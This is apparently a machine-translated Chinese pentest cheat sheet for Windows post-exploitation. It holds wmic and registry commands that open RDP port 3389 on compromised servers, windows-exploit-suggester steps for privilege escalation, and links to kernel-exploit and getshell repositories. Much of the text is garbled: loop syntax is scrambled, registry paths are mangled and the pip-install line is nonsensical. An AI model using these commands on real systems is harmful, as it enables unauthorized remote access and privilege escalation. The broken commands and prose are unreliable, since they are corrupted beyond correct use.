将所提供的目录用作搜索目录, 以列出当前目录和子目录中的所有文件 :
i% i% i% i% i% i% i% i% i.) do echo %i
您可以使用/ f 命令在 txt 中显示 b. contents 。
For /f %i in (C:1.txt) do echo %i
@echo%i 目录名称/ d%i in (xx)
在(xx.Xxx) 中的/r%i 当前目录中的文件上 @echo%i
打印为 /r'xx/xx'%i 提供的目录中的文件(%i) 。.) do @echo %i
for /d %i in (C:phpStudy*) do @echo %i
对于/ r%i in (*) do @echo%i 打印给变量%i 的所有文件末值, 然后打印到当前目录中 。
将所提供的目录用作搜索目录, 以列出当前目录和子目录中的所有文件 : i% i% i% i% i% i% i% i% i.) do echo %i

您可以使用/ f 命令在 txt 中显示 b. contents 。
For /f %i in (C:1.txt) do echo %i

findstr
开启3389端口
要在 Windows Server 2003 中打开 3389, 请使用 cmd 命令 。
Wmic path win32_terminalservicesetting where (__CLASS != “”) call setallowtsconnections 1
要在 Windows Server 2012 中打开 3389, 请使用 cmd 命令 。
REG ADD HKLMSYSTEMCurrentControlSetControlTerminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f
关闭3389
REG ADD HKLMSYSTEMCurrentControlSetControlTerminal" "Server /v fDenyTSConnections /t REG_DWORD /d 11111111 /f

开启3389端口
在Windows Server 2008/7/2012上打开3389个端口时使用了 Cmd。
wmic /namespace:rootcimv2terminalservices path win32_terminalservicesetting where (__CLASS != “”) callsetallowtsconnections 1
wmic /namespace:rootcimv2terminalservices path win32_tsgeneralsetting where (TerminalName ='RDP-Tcp') call setuserauthenticationrequired 1
“HKLMSYSTEMCurrentControlSetControlTerminal Server” /v fSingleSessionPerUser /t REG_DWORD /d 0 /f
2012 Windows Service 2012 和 Windows 7 使用 Windows Service 2012 和 Windows 7, 只有头两个命令必须完成 。

视窗准备
1.信息收集
取决于操作系统的特殊性
提权辅助工具
Windows 开发软件是素描的工具。


这是个好主意, Curl https://bootsstrap.com. 对不起,pypa. Io/pip/2.7/get-pip. 嘿,py-o get-pip.
我不确定 sudo python2 get -pip.py # 执行和安装脚本
pip2 install xlrd1.2.0
pip2 --trusted-host pypi.python.org install xlrd1.2.0(优先)

python2 windows-exploit-suggester.py --update

python2 windows-exploit-suggester.py --database ./2022-04-18-mssb.xls --systeminfo ./systeminfo.txt


https://github.com/klsfct/getshell
https://github.com/SecWiki/windows-kernel-exploits




MS14-002 / Windows-内核开发
提权辅助网站
